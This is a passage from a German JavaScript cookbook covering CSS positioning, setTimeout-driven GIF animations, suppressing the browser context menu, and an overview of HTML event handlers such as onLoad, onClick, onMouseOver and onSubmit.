


Abbildung 359: Der Mauszeiger wurde auf die Originalposition bewegt.

Tipp

Einen sehr interessanten Effekt können Sie erzielen, wenn Sie beim Positionieren von Elementen der Webseite den Offscreen-Bereich mit einbeziehen. Das bedeutet, Elemente werden mit negativen Werten links außerhalb oder oberhalb des sichtbaren Anzeigebereichs des Browsers positioniert. Dieser Offscreen-Bereich dient dazu, bestimmte Elemente einer Webseite bereits zu laden, aber explizit vor den Blicken eines Anwenders zu verbergen. Wenn Sie ein Element nach links außen oder nach oben verschieben, zeigt der Webbrowser auch keine (unerwünschten) Bildlaufleisten an. Mit JavaScript weisen Sie dann bei Bedarf einem Element im Offscreen-Bereich eine Stilkasse zu, die eine Position im sichtbaren Bereich des Browsers spezifiziert.

270 Wie kann ich ein Kontextmenü in einer Webseite verhindern?

Manche Webseitenersteller wollen verhindern, dass ein Besucher das standardmäßig verfügbare Kontextmenü mit einem Rechtsklick auf die Webseite aufblenden kann, um Teile der Webseite zu speichern etc. Indem Sie einfach im <body>-Tag den Parameter oncontextmenu="return false" notieren, verhindern Sie das Anzeigen des Defaultkontextmenüs. Für eine Anwendung können Sie auf der Buch-CD die Datei *keinkontextmenue.html* ausprobieren.

Hinweis

Natürlich ist dieser Trick wirkungslos, wenn der Anwender JavaScript deaktiviert.

271 Wie kann ich eine Animation per Bildverschiebung realisieren?

Sie können natürlich die Positionierung von Elementen mit Style Sheets in einer Webseite auch zeitgesteuert durchführen und dabei eine Verschiebung vornehmen. Bei der folgenden Animation werden mehrere animierte GIFs verwendet, wovon eines per JavaScript verschoben wird. Dabei wird der Zugriff auf die Stilklassen über className erfolgen, was ja explizit mit dem Microsoft-Modell verbunden ist. Falls Sie das Beispiel auch in einem Browser ausführen

wollen, der nur das Netscape-Modell versteht, verwenden Sie für den Zugriff die Methode `document.getElementById()`.

Beispiel (*d16.html*):

```

01 <html>
02   <style type="text/css">
03     .pos1 { position:absolute; left:400px; top:100px }
04     .pos2 { position:absolute; left:390px; top:110px }
05     .pos3 { position:absolute; left:380px; top:120px }
06     .pos4 { position:absolute; left:360px; top:130px }
07     .pos5 { position:absolute; left:350px; top:150px }
08     .pos6 { position:absolute; left:340px; top:160px }
09     .pos7 { position:absolute; left:330px; top:140px }
10     .pos8 { position:absolute; left:320px; top:130px }
11     .pos9 { position:absolute; left:310px; top:120px }
12     .pos10 { position:absolute; left:300px; top:130px }
13     .pos11 { position:absolute; left:295px; top:145px }
14     .pos12 { position:absolute; left:290px; top:150px }
15     .pos13 { position:absolute; left:280px; top:160px }
16     .pos14 { position:absolute; left:290px; top:165px }
17     .pos15 { position:absolute; left:295px; top:170px }
18     .pos16 { position:absolute; left:296px; top:185px }
19     .pos17 { position:absolute; left:297px; top:200px }
20     .pos18 { position:absolute; left:298px; top:215px }
21     .pos19 { position:absolute; left:299px; top:230px }
22     .pos20 { position:absolute; left:300px; top:250px }
23     .endpos { position:absolute; left:300px; top:260px }
24   </style>
25   <script language="JavaScript">
26   <!--
27 function gross() {
28   setTimeout("document.bat.height=60",200);
29   setTimeout("document.bat.height=65",400);
30   setTimeout("document.bat.height=70",600);
31   setTimeout("document.bat.height=75",800);
32   setTimeout("document.bat.height=80",1000);
33   setTimeout("document.bat.height=85",1200);
34   setTimeout("document.bat.height=90",1400);
35   setTimeout("document.bat.height=92",1600);
36   setTimeout("document.bat.height=94",1700);
37   setTimeout("document.bat.height=95",1800);
38   setTimeout("document.bat.height=96",1900);
39   setTimeout("document.bat.height=97",1950);
40   setTimeout("document.bat.height=98",2000);
41   setTimeout("document.bat.height=100",2200);
42   setTimeout("document.bat.height=105",2400);
43   setTimeout("document.bat.height=108",2600);
44   setTimeout("document.bat.height=110",2700);
45   setTimeout("document.bat.height=111",2800);
46   setTimeout("document.bat.height=112",2900);
47   setTimeout("document.bat.height=113",3000);

```

```
48 setTimeout("document.bat.height=114",3100);
49 setTimeout("document.bat.height=115",3200);
50 setTimeout("document.bat.height=116",3400);
51 setTimeout("document.bat.height=117",3600);
52 setTimeout("document.bat.height=118",3700);
53 setTimeout("document.bat.height=119",3800);
54 setTimeout("document.bat.height=120",3900);
55 setTimeout("document.bat.height=125",4000);
56 setTimeout("document.tk.height=125",4000);
57
58 setTimeout("P1.className='pos2'",300);
59 setTimeout("P1.className='pos3'",600);
60 setTimeout("P1.className='pos4'",900);
61 setTimeout("P1.className='pos5'",1200);
62 setTimeout("P1.className='pos6'",1600);
63 setTimeout("P1.className='pos7'",1900);
64 setTimeout("P1.className='pos8'",2100);
65 setTimeout("P1.className='pos9'",2200);
66 setTimeout("P1.className='pos10'",2300);
67 setTimeout("P1.className='pos11'",2500);
68 setTimeout("P1.className='pos12'",2800);
69 setTimeout("P1.className='pos13'",3100);
70 setTimeout("P1.className='pos14'",3400);
71 setTimeout("P1.className='pos15'",3600);
72 setTimeout("P1.className='pos16'",3700);
73 setTimeout("P1.className='pos17'",3900);
74 setTimeout("P1.className='pos18'",3950);
75 setTimeout("P1.className='pos19'",3980);
76 setTimeout("P1.className='pos20'",4000);
77 setTimeout("document.bat.src='91.gif'",4100);
78 setTimeout("document.tk.src='91.gif'",4100);
79 setTimeout("klein()",8000);
80 }
81 function klein() {
82 document.bat.height=50;
83 P1.className='pos1';
84 document.bat.src='79.gif';
85 document.tk.height='75';
86 P2.className='endpos';
87 document.tk.src='001.gif';
88 }
89 /-->
90 </script>
91 <body bgcolor=black>
92   <span class=pos1 id=P1>
93     
94   </span>
95   <span class=endpos id=P2>
96     
97   </span>
98 </body>
99 </html>
```

Listing 697: Eine Animation mit Bild-, Positions- und Größenveränderung (Forts.)

Bei der Animation wird der Hund (die Datei *79.gif* – in Zeile 93 per HTML eingeführt) entlang einer vorgegebenen Route verschoben werden. Diese ist aus statischen Style-Sheet-Positionangaben aufgebaut (Zeilen 3 bis 23). Die Animation entsteht, indem das GIF in Zeitintervallen vergrößert (die Eigenschaft *height* – Zeilen 28 bis 56) und anhand der verschiedenen Positionen verschoben wird (die Eigenschaft *src* – Zeilen 58 bis 77). Die Aktionen können synchronisiert werden oder aber – wie bei uns – asynchron laufen (beachten Sie die bewusst unterschiedlichen Zeitangaben bei den verschiedenen *setTimeout()*-Methoden), um die Effekte noch in Hinsicht auf 3D zu steigern. Wenn dann noch Bilder ausgetauscht werden (im Beispiel die Zeilen 77 und 78), entsteht ein richtiges kleines Video. Die Handlung dieser Animation ist, dass sich der Hund dem Geschenk nähert.




Abbildung 360: Der Hund nähert sich dem Geschenk.

Wenn die Positionen deckungsgleich sind, werden beide (!) Bilder zeitgleich (Zeilen 77 und 78) durch ein neues animiertes GIF ersetzt.




Abbildung 361: Zusammenstoß der Objekte

Hinweis

Die meisten Webanimationen beruhen auf einer ähnlichen Idee, wie wir sie gerade realisiert haben. Sie kann natürlich noch beliebig verfeinert werden.

272 Wie kann ich eine mit JavaScript generierte Animation erstellen?

Im letzten Beispiel war der Quelltext sehr umfangreich. Insbesondere waren die einzelnen Notationen der vielen Positionsangaben sehr aufwändig. Aber auch die JavaScript-Funktionen ähnelten sich in vielen Funktionsschritten doch sehr stark. Optimierungsmöglichkeiten sind offensichtlich. Sowohl die Positionierungen als auch die Abarbeitung der `setTimeout()`-Anweisungen können mit JavaScript optimiert werden. Die Positionen werden dynamisch mit JavaScript geschrieben und mit einer Schleife die `setTimeout()`-Befehle zusammengesetzt (*d17.html*).

```
01 <html>
02   <script language="JavaScript">
03     <!--
04     anzahl = 80;
05     function ani () {
06       befehl="";
07       for(i=1;i<=anzahl;i++){
08         befehl ="P1.className='pos" + i + "'";
09         setTimeout(befehl,50*i);
10     }
11   }
12   function schreibePos () {
13     document.write("<style type='text/css'>");
14     for(i=1;i<=anzahl;i++)
15       document.write(
16         ".pos" + i + "{ position:absolute; left:" + (50+i*5) +
17         "px; top:" + (80 + i*2) + "px }");
18     document.write(
19       "</style><body><span class=pos1 id=P1><img src='79.gif' &
20       height=50 name='bat'></span>");
21   }
22   schreibePos();
23   ani();
24   </script>
25 </body>
26 </html>
```

Listing 698: Dynamisches Schreiben von Style Sheets

Das Beispiel verschiebt eine Grafik entlang Positionen, die mit Style Sheets angegeben werden. Dabei nutzen wir JavaScript, um erst beim Laden der Webseite dynamisch die Style Sheets zu schreiben. In Zeile 21 wird die Funktion `schreibePos()` aufgerufen. Diese generiert zuerst in Zeile 13 den Beginn des Style-Sheet-Containers. Dann werden mit einer `for`-Schleife (Zeilen 14 bis 17) die Positionsangaben per CSS aufgebaut. Schauen wir uns das Fragment genauer an:

```
document.write(".pos" + i + "{ position:absolute; left:" + (50+i*5) + "px;
top:" + (80 + i*2) + "px }");
```

- ▶ Aus ".pos" + i wird je nach Schleifendurchlauf .pos1, .pos2 etc. zusammengesetzt.
- ▶ Aus "{ position:absolute; left:" + (50+i*5) entsteht je nach Schleifendurchlauf { position:absolute; left: 405, { position:absolute; left: 410 etc.
- ▶ Aus "px; top:" + (80 + i*2) + "px }" folgt abschlieend je nach Schleifendurchlauf px; top: 110px }, px; top: 120px } etc.

Es wird also eine Reihe mit CSS-Positionangaben erstellt, deren Anzahl sich auf Grund des Wertes der Variablen `anzahl` (Zeile 4) ergibt.

Abschlieend schreibt die Funktion `schreibePos()` in den Zeilen 18 und 19 mit `document.write("</style><body>")`; das Ende des Stilcontainers und einen Body mit einer Bildreferenz (die verschoben werden soll).

Nach dem Schreiben der CSS-Positionangaben wird die Funktion `ani()` in Zeile 22 aufgerufen. Dort wird zuerst eine String-Variable `befehl` eingefuhrt (Zeile 6). Diese wird in der nachfolgenden `for`-Schleife verwendet, um den Befehl fur `setTimeout()` in Zeile 8 zusammenzusetzen. Dabei wird der Zugriff auf die Stilkasse uber `className` erfolgen, was ja explizit mit dem Microsoft-Modell verbunden ist. Falls Sie das Beispiel auch in einem Browser ausfuhren wollen, der nur das Netscape-Modell versteht, verwenden Sie fur den Zugriff die Methode `document.getElementById()`. Die Stringverkettung "`P1.className='pos" + i + "'`" liefert im ersten Schleifendurchlauf `P1.className='pos1'`, im zweiten `P1.className='pos2'` etc. Die Angabe `P1` ist die `id`-Angabe aus dem HTML-Tag fur das Bild. In Zeile 9 wird zudem die Zeitspanne fur `setTimeout()` mit der Zahlvariablen `i` vergroert, um die Intervalle zu generieren.

273 Wie kann ich ein Element in Abhangigkeit von der Mausposition auf einer Webseite positionieren?

Im Rahmen der Auswertung des event-Objekts zur globalen Ereignisbehandlung (*siehe dazu das folgende Kapitel*) steht Ihnen auch die Position des Mauszeigers zur Verfugung. Damit konnen Sie naturlich in Abhangigkeit von dieser Position eine Positionierung von Elementen vornehmen. Sie schreiben beispielsweise damit die Style-Sheets-Positionierung dynamisch.

Beispiel (`d18.html`):

```
01 <html>
02 <body onClick="schreibePos ()">
03 <script language="JavaScript">
04   <!--
05   function schreibePos () {
06     document.write(
07       "<span style='position:absolute; left:" + event.clientX +
08       "px; top:" + event.clientY + "px ;'><img src='79.gif' ->
09       height=50 name='bat'></span>");
```

10 //-->
11 </script>

Listing 699: Positionieren einer Grafik an der Stelle, an der ein Mausklick erfolgt

```
12 </body>
13 </html>
```

Listing 699: Positionieren einer Grafik an der Stelle, an der ein Mausklick erfolgt (Forts.)

In Zeile 7 wird für einen ``-Container das `style`-Attribut dynamisch zusammengesetzt. Dabei wird der `left`-Angabe die x-Position und der `top`-Angabe die y-Position des Mauszeigers zugewiesen. Beachten Sie, dass wir hier die Microsoft-Syntax verwenden. Für Netscape greifen Sie über `pageX` und `pageY` zu, aber zur genaueren Ausführung *beachten Sie das folgende Kapitel*. Die Positionierung der Grafik in dem ``-Container erfolgt, sobald ein Anwender in die Webseite klickt.

Ereignisbehandlung

In diesem Kapitel sollen die Details zu der so genannten Ereignisbehandlung besprochen werden. Dies ist im Grunde in JavaScript ein relativ einfacher Vorgang, wären da nicht die teilweise vollkommen inkonsistenten Verhaltensweisen der verschiedenen Webbrowser.

274 Wie funktioniert Ereignisbehandlung grundsätzlich in JavaScript?

Allgemein haben wir in zahlreichen Rezepten in diesem Buch bereits die Ereignisbehandlung eingesetzt. Das ist im Grunde nichts anderes als die Festlegung, unter welchen Umständen ein fertig programmiertes Skript ausgeführt wird. Diese verwendbaren Situationen werden Ereignisse oder englisch Events genannt.

Unter einem Ereignis kann man speziell auf eine HTML-Seite bezogen alles verstehen, was während der Lebenszeit einer Webseite in einem Browser auftreten kann. Vom Laden in den Browser bis zum Entfernen der Seite aus dem Browser. Jede spezifizierbare Situation sorgt für das Eintreten eines Events, eines Ereignisses, das im System beobachtet und worauf reagiert werden kann. Die Reaktion auf solche Ereignisse wird Ereignisbehandlung oder Eventhandling genannt.

Achtung

Die Ereignisbehandlung weicht in verschiedenen Browsern teilweise erheblich voneinander ab. Dies betrifft vor allem ältere Browser, aber leider auch in vielen Situationen neue Browser. Dies liegt unter anderem daran, dass es historisch bedingt verschiedene Ereignismodelle von den Herstellern der Skriptsprachen und der Browser gibt. Vollkommen inkonsistent ist vor allem das globale Behandeln von Ereignissen.

Sie können in JavaScript grundsätzlich drei Varianten der Ereignisbehandlung nutzen, die sich auch mischen lassen:

1. Die Verwendung von HTML-Eventhandlern.
2. Die Verwendung von JavaScript-Eventhandlern.
3. Eine globale Ereignisbehandlung.

275 Welche HTML-Eventhandler stehen zur Verfügung?

Seit HTML 4.0 gibt es universelle Eventhandler für Ereignisse in einer Webseite. Es handelt sich einfach um Attribute, die direkt in ein HTML-Tag geschrieben werden und explizit zu HTML zählen. Das W3-Konsortium hat Eventhandler offiziell in den HTML-Sprachstandard mit aufgenommen. Dabei wurde auch festgelegt, in welchen HTML-Tags welcher Eventhandler vorkommen darf.¹

1. Zumindest von der Theorie her – was die Browser-Hersteller daraus machen, ist ein anderes Thema.

Eventhandler sind ein wichtiges Bindeglied zwischen HTML und JavaScript², aber da sie eindeutig zu HTML zu zählen sind, spielt damit Groß- und Kleinschreibung bei der Notation in der Webseite keine Rolle. Die Grundsyntax der Verwendung von Eventhandlern sieht immer gleich aus:

```
<[HTML-Tag] [ATTRIBUTE] [onEventHandler]="Skriptanweisungen">
```

Listing 700: Die grundsätzliche Syntax eines Eventhandlers

Unter [HTML-Tag] ist ein beliebiges HTML-Tag zu verstehen, das die Reaktion auf ein Ereignis unterstützt, [ATTRIBUTE] sind weitere HTML-Attribute, die das HTML-Tag bezüglich seiner üblichen HTML-Auswirkungen spezifizieren, [onEventHandler] soll der konkrete Name des Ereignisses sein, auf das reagiert werden soll und "Skriptanweisungen" sind die tatsächlichen Skriptaufrufe, die bei Auftreten des spezifizierten Ereignisses ausgeführt werden sollen.

Ein Eventhandler sieht also erst einmal aus wie jedes gewöhnliche HTML-Attribut. Gemeinhin beginnen die Namen mit der Silbe `on`, gefolgt von einer sprechenden Beschreibung des Ereignisses. Der besseren Lesbarkeit wegen wird meistens jeder eigenständige Begriff im Bezeichner mit einem Großbuchstaben begonnen (etwa `onMouseOver`, `onLoad`, `onUnLoad`, `onClick`), aber das ist nicht zwingend.

Hinter dem Namen des Ereignisses wird ein Gleichheitszeichen notiert, gefolgt von einer in Anführungszeichen notierten JavaScript-Anweisung oder -Funktion.

Tipp

In eine Eventhandler-Struktur können durch Semikolon abgetrennt mehrere JavaScript-Anweisungen hintereinander geschrieben werden. Dies ist aber selten sinnvoll. Besser ist die Erzeugung einer eigenen JavaScript-Funktion, die dann alle Anweisungen enthält, die bei Auftreten eines Ereignisses ausgeführt werden sollen.

Allgemein unterscheidet man die potenziell zu behandelnden Ereignisse nach Kategorien.

Wie kann ich beim Laden bzw. Verlassen der HTML-Datei eine Anweisung aufrufen?

Der Aufruf einer Anweisung beim Laden der HTML-Datei kann mit dem Eventhandler `onLoad` als einer Erweiterung des `<body>`-Tags erfolgen oder indem die auszuführenden Skriptanweisungen einfach in einen `<script>`-Container notiert werden.

Die Syntax beim Verwenden des Eventhandlers ist die folgende:

```
<body onLoad="[Anweisung]">
```

Listing 701: Syntax von onLoad

Die Variante mit dem Eventhandler hat den Vorteil, dass ein Aufruf einer Funktion erst dann erfolgt, wenn das `<body>`-Tag bereits geladen wurde – egal, wo die aufgerufene Funktion notiert ist. Außerdem erfolgt eine deutliche Kennzeichnung, dass beim Laden der Webseite eine Funktion ausgeführt wird und welche. Die direkte Notation des Funktionsaufrufs in einen `<script>`-Container kann man dann nutzen, wenn man bereits mitten im Abarbeiten des

2. Beziehungsweise Skriptaufrufen im Allgemeinen.

HTML-Codes an einer Stelle Skriptfunktionalität benötigt. Ebenso gibt es einige Situationen, in denen der Eventhandler `onLoad` nicht richtig ausgeführt wird.³

Das Parallelereignis zum Laden einer Webseite ist, wenn eine Seite wieder aus dem Speicher entfernt wird. Etwa wenn eine neue Seite geladen oder der Browser geschlossen wird. Dafür gibt es das Ereignis `onUnload`, das analog in das `<body>`-Tag integriert wird.

```
<body onUnload="[Anweisung]">
```

Listing 702: Syntax von `onUnload`

Sie können beide Ereignisse in dem `<body>`-Tag angeben, um sowohl beim Start einer Seite, als auch bei deren Verlassen eine bestimmte Aktion auszulösen.

Achtung

Einige Browser (etwa der Netscape Navigator 4.7) führen `onUnload` nicht aus, wenn der Browser geschlossen wird. Nur, wenn Sie vorher eine Seite geladen hatten und wieder über die History zurückgehen oder eine neue Seite im Browser laden, wird dieser Eventhandler sicher ausgeführt. Andere Browser wie der Konqueror oder Opera führen `onUnload` dagegen **nicht** aus, wenn Sie über die History eine Seite verlassen. Sie sollten sich auf keinen Fall auf die Ausführung verlassen und sollten keine wichtigen Aktionen dort hineinlegen.

Wie kann ich beim Laden einer Grafik eine Anweisung aufrufen?

Der Eventhandler `onLoad` lässt sich im Prinzip auch beim ``-Tag zum Referenzieren von Bildern verwenden. Damit können Sie im Grunde herausbekommen, ob ein Bild bereits geladen wurde, bevor Sie eine Aktion auslösen. In den meisten Fällen ist jedoch die Verwendung nur beim `<body>`-Tag sinnvoll. Die grundsätzliche Syntax beim Verwenden des Eventhandlers ist folgende:

```

```

Listing 703: Syntax von `onLoad` bei der Verwendung im ``-Tag

Wie kann ich auf die Unterbrechung eines Bildladevorgangs reagieren?

Ein Ladevorgang einer Grafik in einen Browser dauert – gerade über das Netzwerk – eine gewisse Zeitspanne. Es kann dabei hauptsächlich durch zwei Situationen zu einem Abbruch des Ladevorgangs kommen:

1. Abbruch durch den Anwender.
2. Fehler beim Laden.

Deshalb sind zwei Eventhandler als zusätzliche Attribute des ``-Tags möglich.

Jeder Browser verfügt über eine `[Abbruch]`-Schaltfläche. Mit dem Eventhandler `onAbort` kann die Situation behandelt werden, wenn ein Anwender diesen Button drückt und gerade eine

3. Beispielsweise in Verbindung mit Frames und dynamisch durch JavaScript geschriebenen Webseiten kann es bei einigen Browsern in Verbindung mit dem `onLoad`-Eventhandler Probleme geben, wenn nach dem Laden der Seite die Größe des Browserfensters verändert wird. Wenn in einer in einem Frame geladenen Webseite mit `onLoad` eine Funktion aufgerufen wird, die die Seite dynamisch schreibt, wird der Frame-Inhalt beim Verändern der Größe neu aufgebaut, die Funktion jedoch nicht mehr ausgeführt.

Grafik geladen wird. Die grundsätzliche Syntax beim Verwenden des Eventhandlers ist folgende:

```

```

Listing 704: Syntax von onAbort bei der Verwendung im -Tag

Wenn beim Laden eines Bilds oder einer Grafik ein Fehler auftritt, können Sie über den Eventhandler `onError` darauf reagieren. Damit ist im Wesentlichen die Ausgabe von eigenen Fehlermeldungen gemeint. Eine vollständige Fehlerbehandlung wie in anderen Programmiersprachen kann damit nicht realisiert werden. Die grundsätzliche Syntax beim Verwenden des Eventhandlers ist folgende:

```

```

Listing 705: Syntax von onError bei der Verwendung im -Tag

Wie kann ich auf einen Klick auf eine Referenz reagieren?

Natürlich gibt es Eventhandler, um auf den Klick eines Anwenders auf ein entsprechend sensibles Element in der Webseite zu reagieren. Mit einem Klick auf so eine Referenz ist der Fall gemeint, wenn Sie auf ein Element wie eine Schaltfläche in einem Formular oder einen Hyperlink mit der Maus klicken. Sie erweitern das entsprechende Tag mit dem Attribut `onClick`. Dabei gilt die allgemeine Syntax:

```
<[HTML-Tag] onClick="[Funktionsname]">
```

Listing 706: Die Syntax für die Reaktion auf den Klick auf eine Referenz

Dies bedeutet beispielsweise für den Fall eines Hyperlinks, dass die Syntax so aussieht:

```
<a href=[URL] onClick="[Funktionsname]">...</a>
```

Listing 707: Die Syntax für die Reaktion auf den Klick auf einen Hyperlink

Achtung

Beim Eventhandler `onClick` zeigen sich die Unterschiede zwischen dem ursprünglichen Netscape-Ereignismodell (bis zur Version 4.7 unterstützt) und dem von Microsoft unterstützten – und mit dem offiziellen HTML 4.0-Ereignismodell kompatiblen – Modell ziemlich extrem. Während der Navigator in den alten Versionen (und damit kompatible Browser) das Attribut nur in den HTML-Tags `<a>`, `<karea>`, `<input>` und `<textarea>` erlaubt, unterstützt der Internet Explorer die meisten offiziellen HTML-4.0-Tags (eigentlich alle, die einen konkret in der Webseite darstellbaren Bereich kennzeichnen – Tags wie `
` sind da natürlich unsinnig). Die doch sehr eingeschränkte Unterstützung von EventHandlers durch alte Browser, wie dem Navigator vor der Version 6, gilt leider nicht nur bei diesem Fall, sondern bei den meisten weiteren EventHandlers. Und leider gilt auch für neuere Browser, dass die Unterstützung nicht bei allen Tags garantiert ist (obgleich die Inkonsistenzen bei diesen Tags immer mehr abnehmen). Sie sollten aber grundsätzlich zur Sicherheit alle Browser testen, die Sie unterstützen wollen, wenn Sie einen Eventhandler bei einigen Tags unbedingt verwenden wollen.

Tipp

Wenn man unbedingt bei einem bestimmten Tag auf einen Klick reagieren und alle Browser berücksichtigen will, kann man gegebenenfalls mit einem kleinen Trick arbeiten. Da der Hyperlink als Basiselement für fast alle Eventhandler zu verwenden ist, kann man alle gewünschten sensitiven Elemente in einen Dummy-Hyperlink-Container einschließen. In diesem Hyperlink verwendet man eine Inline-Referenz oder Sie notieren im `<a>`-Tag – am besten mit URL auf die aktuelle Datei (s.u.) – den Eventhandler `onClick`. Das wird zwar kleinere optische Probleme bewirken (etwa das Unterstreichen von Textpassagen), aber die kann man mit CSS umgehen. Ebenso wird sich der Mauszeiger beim Überstreichen in die typische Hand verändern, aber das ist in der Regel sogar ein Vorteil, denn der Anwender sieht, dass unter dem Mauszeiger ein klicksensitiver Bereich ist.

Eng verwandt mit dem einfachen Klick auf ein sensitives Element ist die Reaktion auf Doppelklicks. Mit dem Eventhandler `onDbClick` können Sie auf den Doppelklick eines Anwenders auf ein Element reagieren. Die Umsetzung erfolgt wie bei `onClick`.

Hinweis

Die Verwendung von Doppelklicks ist allerdings bei Webseiten vollkommen unüblich.

Achtung

Das gleichzeitige Verwenden von `onClick` und `onDbClick` ist so gut wie nie sinnvoll. Meist wird der einfache Klick ausgelöst, egal wie schnell der Doppelklick durch einen Anwender erfolgt.

In den gleichen Kontext wie `onClick` und `onDbClick` fallen auch die beiden Eventhandler `onMouseDown` und `onMouseUp`. Sie werden zur Überwachung des Drückens einer Maustaste und deren Loslassen verwendet. Sie werden wie das Ereignis `onClick` verwendet, nur halt bei der jeweiligen Teilaktion ausgelöst.

Tipp

Diese beiden Eventhandler haben durchaus ihre Anwendung in der Praxis. So kann man beim Niederdrücken der Maustaste eine Zusatzinformation anzeigen (etwa in der Statuszeile), die beim Loslassen wieder gelöscht wird.

Wie kann ich auf das Überstreichen einer Referenz mit dem Mauszeiger reagieren?

Beim Überstreichen eines Elements einer Webseite mit dem Mauszeiger wird oft eine JavaScript-Funktionalität aufgerufen. Damit kann beispielsweise eine Information zu einem Link in einem extra Mitteilungsbereich angezeigt werden. Dazu muss das Tag des entsprechenden Elementes mit dem entsprechenden Eventhandler gekoppelt werden. Das kann einmal `onMouseOver` sein, womit eine Reaktion auf den Eintritt des Mauszeigers in den Bereich eines Elementes überwacht werden kann. Der verwandte Eventhandler `onMouseOut` erlaubt die Reaktion in dem Moment, wenn der Mauszeiger den Bereich eines Elementes wieder verlässt.

Achtung

Die Verwendung der beiden Eventhandler funktioniert auch bei einigen neueren Browsern nur bei einem verweissensitiven Element. Wenn Sie allerdings die Eventhandler in ein Hyperlink-Tag notieren, sollten Sie keine Meldung in der Statuszeile ausgeben, denn diese Meldung wird unmittelbar durch die Anzeige der Hyperlink-URL überschrieben.

Wie kann ich auf Mausbewegungen reagieren?

Die Bewegung der Maus (unabhängig davon, ob die Maustaste gedrückt ist oder nicht) innerhalb des Anzeigebereichs vom Browser erzeugt ein eigenes Ereignis. Der zugehörige Eventhandler heißt `onMouseMove`. Man sollte den Eventhandler mit Vorsicht einsetzen, denn einige ältere Browser unterstützen dieses Attribut überhaupt nicht.

Achtung

Dieser Eventhandler ist auch unabhängig von der eingeschränkten Unterstützung nicht unproblematisch. Immerhin wird bei jeder Mausbewegung über einem Bereich eine Funktion ausgelöst. Es gibt nicht viele sinnvolle Anwendungen, permanent eine Funktionalität auszulösen, wenn sich der Mauszeiger in einem gewissen Bereich bewegt. Ein sinnvolles Beispiel finden Sie beim Rezept zur globalen Ereignisbehandlung nach dem Microsoft-Ereignismodell *in Abschnitt 11.5.4*.

Wie kann ich auf Tastaturereignisse reagieren?

Die Reaktion auf das Betätigen einer (beliebigen) Taste auf der Tastatur bildet einen weiteren Kandidaten für aufzufangende Ereignisse im Rahmen einer Webseite. Wie bei der Maustaste unterscheidet JavaScript beim Betätigen einer Keyboard-Taste zwischen

- ▶ dem vollständigen Tastendruck,
- ▶ dem Drücken einer Taste und
- ▶ dem Loslassen einer Taste.

Sowohl der vollständige Tastendruck als auch die jeweiligen Teilphasen des Drückens und des Loslassen einer Taste bilden jeweils ein eigenes Ereignis. `onKeyPress`, `onKeyDown` und `onKeyUp` sind die jeweiligen Eventhandler.

Wenn Sie das gedrückte Zeichen auswerten wollen, sollten Sie beachten, dass nur bei `onKeyUp` das Zeichen direkt nach dem Auslösen des Ereignisses im Tastaturpuffer verfügbar ist. Bei den anderen beiden Eventhandlern können Sie erst nach dem unmittelbar folgenden Ereignis darauf zugreifen.⁴

**Ereignis-
behandlung****Hinweis**

In der Vergangenheit hat die Reaktion auf Tastaturereignisse im Rahmen einer Webseite zu den absolut unüblichen Reaktionsvarianten gezählt. Das hat sich mit dem Auftauchen von AJAX massiv geändert. Hier wird vor allem `onKeyUp` zu einem der Schlüsselereignisse.

4. Was auch klar ist – beim Niederdrücken einer Taste wurde die Tastatur noch nicht ausgelesen.

Wie kann ich auf die Aktivierung und das Verlassen eines Elements reagieren?

Hauptsächlich in Zusammenhang mit Formularen treten die folgenden Ereignisse auf:

- ▶ Reaktion auf die Aktivierung eines Elementes
- ▶ Reaktion auf die Deaktivierung eines Elementes, d.h., das Element wird verlassen und in der Regel ein neues Element ausgewählt

Andere Situationen sind verweissensitive Grafiken, wie sie über das `<area>`-Tag realisiert werden, oder Schaltflächen, die auch ohne Formulare funktionieren und extra für die Skriptausführung vorhanden sind – das `<button>`-Tag.

Bei der Aktivierung bzw. Selektion eines Elements kann über den Eventhandler `onFocus` das Ereignis beobachtet werden. Sie können auch auf das Verlassen eines zuvor aktivierten Elements reagieren. Dazu gibt es den Eventhandler `onBlur`.

Wie kann ich grundsätzlich auf Änderungen reagieren?

Das ausschließlich bei Formularen vorkommende Ereignis einer Änderung (Eventhandler `onChange`) erlaubt die Reaktion für den Fall, dass ein Element in einem Formular einen geänderten Wert erhalten hat. Es wird in den HTML-Tags `<input>`, `<select>` und `<textarea>` unterstützt.

Wie erfolgt die Reaktion auf Zurücksetzen oder Absenden eines Formulars?

Die Reaktion auf Zurücksetzen oder Absenden eines Formulars erfolgt über die beiden Eventhandler `onReset` und `onSubmit`. Die Eventhandler werden beim `<form>`-Tag notiert.

Wie erfolgt die Reaktion auf die Selektion von Text?

